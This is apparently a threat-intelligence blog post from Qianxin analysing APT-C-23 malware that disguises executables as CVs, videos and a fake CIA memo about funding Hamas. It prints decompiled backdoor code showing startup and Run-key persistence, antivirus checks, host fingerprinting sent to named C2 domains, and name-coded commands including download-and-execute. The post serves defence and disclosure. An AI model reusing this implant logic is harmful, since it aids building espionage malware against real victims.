奇安信威胁情报中心


ti.qianxin.com/blog/articles/analysis-of-APT-C-23-CIA-funding-for-Hamas-information-as-bait/

概述

双尾蝎APT团伙是一个长期针对中东地区的高级威胁组织，其最早于2017年被披露。其至少自2016年5月起，便持续针对巴勒斯坦教育机构、军事机构等重要领域开展了有组织，有计划，有针对性的攻击，该组织拥有针对Windows和Android双平台攻击能力。

近日，奇安信威胁情报中心红雨滴团队在日常的威胁狩猎中捕获多个伪装成视频、文档和图片的可执行文件，此类样本将图标设置为对应的诱饵类型，诱导受害者点击执行。当样本执行后，将释放展示相关诱饵迷惑受害者。释放展示的诱饵包括CIA对哈马斯支持的相关政治类诱饵、巴勒斯坦地区美女视频图片、简历相关文档等。奇安信威胁情报中心经过溯源关联后发现，此次捕获样本疑似均来自APT组织：双尾蝎。

奇安信威胁情报中心在发现此次攻击活动的第一时间便向安全社区进行了预警。




样本信息

此次捕获的样本具有Pascal,VC两个版本，并伪装成视频，图片，文档等几种诱饵类型，伪装成文档类的样本信息如下：

文件名	MD5

文件名	MD5
Financing USA is illegal and suspicious organizations.exe	9fcb1cb7e8bb3424ce7e83ce5ad9a78d
My Cv.docx.exe	ae0b53e6b378bf74e1dd2973d604be55
serati al thatia.docx.exe	c27f925a7c424c0f5125a681a9c44607
My Cv-4786789573896-2347675-docx.exe	faff57734fe08af63e90c0492b4a9a56

释放展示的文档内容包括CIA资助哈马斯相关信息，简历信息，诱饵内容如下：



Washigton DC18526

Central intelligence agency
Dept MR52869
Telephone No. (703)351-5053

22 Sep 2019

Funding HAMAS by USA

The United States will decide to fund the HAMAS movement in the Gaza strip by American organizations in Gaza strip to make an intelligence center in it, like the last project - an American Hospital -near the border of Gaza strip and we will make other Organizations in Gaza to support HAMAS and collect intelligence information that serves the intelligence America and Israel, and we are going to ask Qatar and Turkey to redouble efforts to put pressure on HAMAS to accept it.

Sincerely
GreExecutive secretary
gory L, mouiton

Gloria Gonzalez
3204 Windover Way
Houston, TX 77204
ggonzalez@email.com
000.123.4567 (Cell)

RESEARCH INTERESTS

Hispanic Literature, Latin American Literature, Peninsular Literature

EDUCATION

Ph.D. in Spanish (US Hispanic Literature), 2018 – University of Houston. Dissertation: *Quixote Reborn: The Wanderer in US Hispanic Literature*. Sancho Rodriguez, Chair

M.A. in Spanish, June 2015 – University of Houston

B.A. in Spanish, June 2013 – University of Houston

APPOINTMENTS

Adjunct Lecturer: University of Houston, Department of Hispanic Studies, September 2018 to Present.


PUBLICATIONS

Book

Gonzalez, Gloria. Quixote Reborn: The Wanderer in US Hispanic Literature. New Haven: Yale University Press (forthcoming)

Peer-reviewed Journals

9fcb1cb7e8bb3424ce7e83ce5ad9a78d
ae0b53e6b378bf74e1dd2973d604be55



monaliza
3204 Windover Way
Houston, TX 77204
ggonzalez@email.com
000.123.4567 (Cell)

RESEARCH INTERESTS

Hispanic Literature, Latin American Literature, Peninsular Literature

EDUCATION

Ph.D. in Spanish (US Hispanic Literature), 2016 – University of Houston. Dissertation: *Quixote Reborn: The Wanderer in US Hispanic Literature*. Sancho Rodriguez, Chair

M.A. in Spanish, June 2013 – University of Houston

B.A. in Spanish, June 2011 – University of Houston

APPOINTMENTS

Adjunct Lecturer: University of Houston, Department of Hispanic Studies, September 2016 to Present.

PUBLICATIONS

Book

Gonzalez, Gloria. *Quixote Reborn: The Wanderer in US Hispanic Literature*. New Haven: Yale University Press (forthcoming)

Peer-reviewed Journals

Gonzalez, Gloria. "Mexican Immigrant Stories from the Central Valley," *Lady Liberty Journal*, 6(1): 24-41.

Gonzalez, Gloria. "Comparing the Hispanic and European Immigrant Experience through Story,"

Manal Sh CV

GRAPHIC DESIGNER

CONTACT

yas@gmail.com
0097223456789
Palestine
Date of Birth
Single

SKILL

- Computer Skills
- Soft Skills
- Office skills
- Adobe Creative
- Etc....

OBJECTIVE

My Objective is to find a suitable job that help me to improve and success in my career ....etc

EDUCATION

- Diploma in G. Design – 3.5/4 – ABC Universit
- Bachelor in G. Design – 3.7/4 – ABC Universit
- Master in G. Design – 3.9/4 – XYZ Universit

WORK EXPERIENCE


- Training – ABC University – 6 Months
- My first job – ABC Company – 2017 to 2018
- My Second Job– XYZ Company – 2018 to current

c27f925a7c424c0f5125a681a9c44607
faff57734fe08af63e90c0492b4a9a56


除文档类诱饵以外，捕获的样本还会释放展示视频，图片等影音类诱饵，此类部分样本信息如下：

文件名	MD5
sun is crying in a door and what it tells tells my country Take me on my homelandd.exe	1507f7ecc5fe8ef4c90c853d64e1a9f9
PhoneProviders.exe	9af8f2a02befa7ceb9b72359ce30c0bb
bihbik lamaa bitahki tarsum eishafafik dahka hbihbik lamaa bitahki.exe	26a1fc2f983fb8abae4b47b0c7edfee6
Her hands are following my pain Irfana, I am suffering What lightness and my pain wasted me.exe	e0f8e726e4d5a4ad22de8a62c98e1737
gift.mp4.exe	835f86e1e83a3da25c715e89db5355cc
Video02042020.mp4.exe	f5bac4d2de2eb1f8007f68c77bfa460e

影音类诱饵主要以中东地区美女视频，照片为主，部分诱饵内容如下：



1507f7ecc5fe8ef4c90c853d64e1a9f9
9af8f2a02befa7ceb9b72359ce30c0bb



e0f8e726e4d5a4ad22de8a62c98e1737
835f86e1e83a3da25c715e89db5355cc

详细分析


VC后门

文件名	**Financing USA is illegal and suspicious organizations.exe**
MD5	9fcb1cb7e8bb3424ce7e83ce5ad9a78d
诱饵内容	CIA资助哈马斯相关信息
C2	ansonwhitmore[.]live
图标	

样本伪装成word文档，执行后将从资源中获取数据释放到Financing USA is illegal and suspicious organizations.docx，并打开该文档迷惑受害者。

```
sub_407330(&v43, "Financing USA is illegal and suspicious organizations.docx");
sub_404660("RT_RCDATA", v43, v44, v45, v46, v47, v48, v49);
sub_407330(&v81, "Financing USA is illegal and suspicious organizations.docx");
v3 = &lpFile;
if ( v84 >= 0x10 )
  v3 = lpFile;
ShellExecuteA(0, "open", v3, 0, 0, 1);
if ( v84 >= 0x10 )
  sub_411290(lpFile, v84 + 1);
v84 = 0xF;
v83 = 0;
LOBYTE(lpFile) = 0;
v93 = 0;
sub_40D5D0(&v81);
sub_40BFA0(&v81);
v93 = 0xFFFFFFFF;
v4 = *argv;
if ( !*argv )
```

释放展示文档内容为CIA资助哈马斯行动相关信息，诱饵内容如下：



之后在启动项目录创建lnk文件实现持久化

```
v18 = sub_9506C0(v17, &startup_folder, ".lnk");// 拼接"lnk",得到\\filname.lnk
LOBYTE(v99) = 18;
string_append_2(&v63, v18, 0, 0xFFFFFFFF);
if ( v90 >= 0x10 )
  sub_951290(lpFile, v90 + 1);
v90 = 15;
v89 = 0;
LOBYTE(lpFile) = 0;
LOBYTE(v99) = 19;
Call_Lockit(&startup_folder);
Call_Lockit(&startup_folder);
if ( v97 >= 0x10 )
  sub_951290(v94, v97 + 1);
v97 = 15;
v96 = 0;
LOBYTE(v94) = 0;
LOBYTE(v99) = 20;
Call_Lockit(&v93);
Call_Lockit(&v93);
if ( v82 >= 0x10 )
  sub_951290(v80, v82 + 1);
v82 = 15;
v81 = 0;
LOBYTE(v80) = 0;
LOBYTE(v99) = 21;
Call_Lockit(&string_TempPath_2);
Call_Lockit(&string_TempPath_2);
LOBYTE(v99) = 15;
v19 = &v64;                                     // %startup%\filename.lnk
v54 = 0;
if ( v65 >= 0x10 )
  v19 = v64;
if ( _access(v19, v54) )                        // 判断权限
{
  sub_94B4B0(&unk_A37A84, &string_fileFolder, 0, 0xFFFFFFFF);// string_folder
  sub_947100(&unk_A37A84, "\\");
```

在%temp%目录下创建SwitcherDataModel文件夹。

```
Call_string_append(&ptr_string_secombetxt, "\\SwitcherDataModel\\Secombe.txt", 0x1Eu);
Call_string_append(&ptr_string_switcherDataModel, "\\SwitcherDataModel", 0x12u);
v10 = sub_9505E0("/c mkdir \"\"", &startup_folder, &ptr_string_switcherDataModel);
if ( v10[6] < 0x10u )
  v11 = (v10 + 1);
else
  v11 = v10[1];
ShellExecuteA(0, 0, "cmd.exe", v11, 0, 0);
if ( v90 >= 0x10 )
  sub_951290(lpFile, v90 + 1);
```

尝试读取%temp%\\SwitcherDataModel\\Secombe.txt文件,若读取失败，则获取计算机名加随机字符写入该文件。

```
v36 = &ptr_string_secombetxt_;              // \\SwitcherDataModel\\Secombe.txt
if ( dword_A37BDC >= 0x10 )
  v36 = ptr_string_secombetxt_;
v37 = fopen(v36, "r");
v38 = v37;
if ( v37 )
{
  string_Txt = fgets(&v92, 200, v37);
  fclose(v38);
}
else
{
  nSize = 18;
  GetComputerNameA(&Buffer, &nSize);
  sub_947100(&unk_A37A30, &Buffer);
  v39 = _time64(0);
  srand(v39);
  for ( i = 0; i < 10; ++i )
  {
    v60[0] = rand() % 26 + 0x41;
    sub_94B5D0(&unk_A37A30, 1u, v60[0]);
  }
  sub_943740(&startup_folder);
  LOBYTE(v99) = 34;
  v54 = "w";
  if ( dword_A37BDC >= 0x10 )
    v35 = ptr_string_secombetxt_;
  v41 = fopen(v35, v54);
  v42 = v41;
  if ( v41 )
  {
    v43 = &lpFile;
    v54 = v41;
    if ( v90 >= 0x10 )
      v43 = lpFile;
    fputs(v43, v54);
    fclose(v42);
  }
```

之后获取杀软，系统版本等信息。

```
010FF1 010FF248
010FF1 00A28548  "Sears=%s_%s_%s_%s_%s"
010FF1 014A5F50  "4445534B544F502D4D364E30365654544444524C4C4E52534B"
010FF1 01480CF0  "Windows 10 Enterprise"
010FF1 010FF648  "Shipp"
010FF1 0149FBD0  "Windows Defender"
010FF1 01464E88  "C:\\Users\\analysis\\Desktop\\9fcb1cb7e8bb3424ce7e83ce5ad9a78d"
```

与C2: ansonwhitmore.live/yohann/bordalas/ignasl通信，发送收集的计算机基本信息。

```
call dword ptr ds:[<&HttpSendRequestA>]
test eax,eax
3ce5ad9a78d.&HttpSendRequestA>]=<wininet.HttpSendRequestA>
8d:$4908 #3D08
默认 (stdcall)
1: [esp] 00CC000C
2: [esp+4] 00A2856
3: [esp+8] 0000002
4: [esp+C] 010FF24
5: [esp+10] 000000
内存 5   监视 1   [x=] 局部变量   结构体
ASCII
Sears=4445534B54
4F502D4D364E3036
5654544444524C4C
4E52534B_Windows
 10 Enterprise_S
hipp_Windows Def
ender_C:\Users\a
nalysis\Desktop\
9fcb1cb7e8bb3424
010FEA 00CC000C
010FEA 00A28560  "Content-Type: application/x-www-
010FEA 0000002F
010FEA 010FF248  "Sears=4445534B544F502D4D364E3036
010FEA 000000A0
010FEA 6371AFA5
010FEA 014AAE50  "C:\\Users\\analysis\\AppData\\Lo
010FEA 0149FBD0
010FEA 750590B0  kernel32.750590B0
010FEA 00000000
010FEA 00CC0004
010FEA 010FF210
010FEA 00000000
```

若成功通信则进入后续命令分发函数，获取Secombe.txt数据与C2: ansonwhitmore.live/yohann/bordalas/alejandro获取命令执行。

```
strncpy(&v77, string_Txt, 0x96u);             // 拷贝txt的数据
v78 = 0;
while ( 1 )
{
  v2 = _time64(0);
  srand(v2);
  v3 = rand();
  v80 = 0;
  v4 = v3 % 61 + 60;
  v5 = 1000 * v4;
  dwMilliseconds = 1000 * v4;
  v39 = String_init(&v73, string_Txt);
  LOBYTE(v80) = 1;
  sub_950570(&v51, "Neeson=", v39);           // Neesson=后接txt数据
  if ( v76 >= 0x10 )
    sub_951290(v74, v76 + 1);
  v76 = 15;
  v75 = 0;
  LOBYTE(v74) = 0;
  LOBYTE(v80) = 4;
  Call__Lockit(&v73);
  Call_Lockit(&v73);
  LOBYTE(v80) = 3;
  v7 = &v52;
  if ( v54 >= 0x10 )
    v7 = v52;
  sub_9447C0(v6, "/yohann/bordalas/alejandro", v6, v7);// 请求
  LOBYTE(v80) = 5;
  if ( Call_String_compare(&v64, v8, v66, "germain", 7u) )// 不相等 返回-1 相等返回0
  {
    if ( Call_String_compare(&v64, v9, v66, "gustavo", 7u) )
    {
      if ( Call_String_compare(&v64, v10, v66, "steve", 5u) )
      {
        v72 = 0i64;
        String_init(&v43, L";");
        LOBYTE(v80) = 7;
        sub_944E00(&v43, &v72, &v64);
        if ( v46 >= 0x10 )
          sub_951290(v44, v46 + 1);
```

与双尾蝎组织常用手法一致的是，该样本也利用人名作为指令。相关指令功能如下：


指令	功能简介
germain	执行信息收集函数，休眠
gustavo	休眠
steve	请求新地址
Isabella	下载文件并执行。

Pascal后门


文件名	My Cv-4786789573896-2347675-docx.exe
MD5	faff57734fe08af63e90c0492b4a9a56
诱饵内容	简历信息
C2	Judystevenson[.]info

文件名	My Cv-4786789573896-2347675-docx.exe
图标	


该样本是采用Pascal语言编写的可执行文件



样本将图标设置为word文档图标，并以简历为诱饵名，诱导受害者执行，执行后将释放展示简历信息迷惑受害者。



通过资源文件可发现该样本存在一个主窗口，三个定时器，两个按钮，以及一个Lazarus IDE的多行编辑框memo：



其中三个定时器分别对应不同的功能，两个按钮对应Post和Get请求功能，memo记录每一步操作。

```
.rdata:000000001001E0020                db  0Ch
.rdata:000000001001E0021 aButton1click  db 'Button1Click',0
.rdata:000000001001E002E                db    0
.rdata:000000001001E002F                db    0
.rdata:000000001001E0030                db  0Ch
.rdata:000000001001E0031 aButton2click  db 'Button2Click',0
.rdata:000000001001E003E                db    0
.rdata:000000001001E003F                db    0
.rdata:000000001001E0040                db  0Ah
.rdata:000000001001E0041 aFormcreate    db 'FormCreate',0
.rdata:000000001001E004C                db    0
.rdata:000000001001E004D                db    0
.rdata:000000001001E004E                db    0
.rdata:000000001001E004F                db    0
.rdata:000000001001E0050                db  12h
.rdata:000000001001E0051 aRegLnkTimertim db 'REG_LNK_TimerTimer',0
.rdata:000000001001E0064                db    0
.rdata:000000001001E0065                db    0
.rdata:000000001001E0066                db    0
.rdata:000000001001E0067                db    0
.rdata:000000001001E0068 aTimer1timer   db 0Bh,'Timer1Timer',0
.rdata:000000001001E0075                db    0
.rdata:000000001001E0076                db    0
.rdata:000000001001E0077                db    0
.rdata:000000001001E0078                db  0Bh
.rdata:000000001001E0079 aTimer2timer   db 'Timer2Timer',0
.rdata:000000001001E0085                db    0
.rdata:000000001001E0086                db    0
.rdata:000000001001E0087                db    0
.rdata:000000001001E0088                db  0Bh
.rdata:000000001001E0089 aTimer3timer   db 'Timer3Timer',0
.rdata:000000001001E0095                db    0
.rdata:000000001001E0096                db    0
.rdata:000000001001E0097                db    0
.rdata:000000001001E0098                db    7
.rdata:000000001001E0099                db    0
.rdata:000000001001E009A                db  28h ; (
.rdata:000000001001E009B                db    1
```

定时器Timer3功能为拷贝自身，当计算机中未安装卡巴时候，拷贝自身到%PROGRAMDATA%\\SecProcessingWindowsSystem.exe

```
if ( !(unsigned __int8)str_equal(current_av_name, (__int64)"Kasper") )
{
  get_environment_string((__int64)&v3, (__int64)"PROGRAMDATA");
  str_cat((__int64 *)&v4, (__int64)v3, (__int64)"\\SecProcessingWindowsSystem.exe", 0);
  if ( !(unsigned __int8)check_file_exist((__int64)v4) )
  {
    get_run_path_toa2(qword_1001BA570, (__int64)&v3);
    v1 = v3;
    if ( !v3 )
      v1 = (const CHAR *)&WindowName;
    v2 = v4;
    if ( !v4 )
      v2 = (const CHAR *)&WindowName;
    CopyFileA(v1, v2, -1);                // 自身拷贝到%PROGRAMDATA%\\SecProcessingWindowsSystem.exe
  }
}
```

定时器Timer2则主要负责持久化操作，启动后首先判断计算机中是否安装了如下杀软：

Kasper
eScan
360
Corporate
F-Secure
Bitdefender

之后将尝试建立持久化，将设置自身lnk带上-rq参数避免每次开机都打开诱饵文档让用户产生怀疑。同时对不同环境将执行不同的持久化操作：

检测到系统存在杀软	**WindowsXP**	**C:\\Documents and Settings\\Start Menu\\Programs\\Startup\\ SecProcessingWindowsSystem.lnk**
	除 XP 外的 Windows 系统	%APPDATA%\\Microsoft\\Windows\\StartMenu\\Programs\\Startup\\SecProcessingWindowsSystem.lnk 并写入注册表 Software\\Microsoft\\Windows\\CurrentVersion\\Run 来实现持久化
未检测到杀软	将 lnk 文件放入 startup 目录实现持久化 C:\\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Windows\\StartMenu\\Programs\\Startup	

定时器Timer1主要功能为释放诱饵文档以及与C2通信

当Time1执行后将检测当前的启动参数，若不带-rq则将MYDATA资源中的诱饵文档释放到%temp%\\Manal Cv.docx。

```
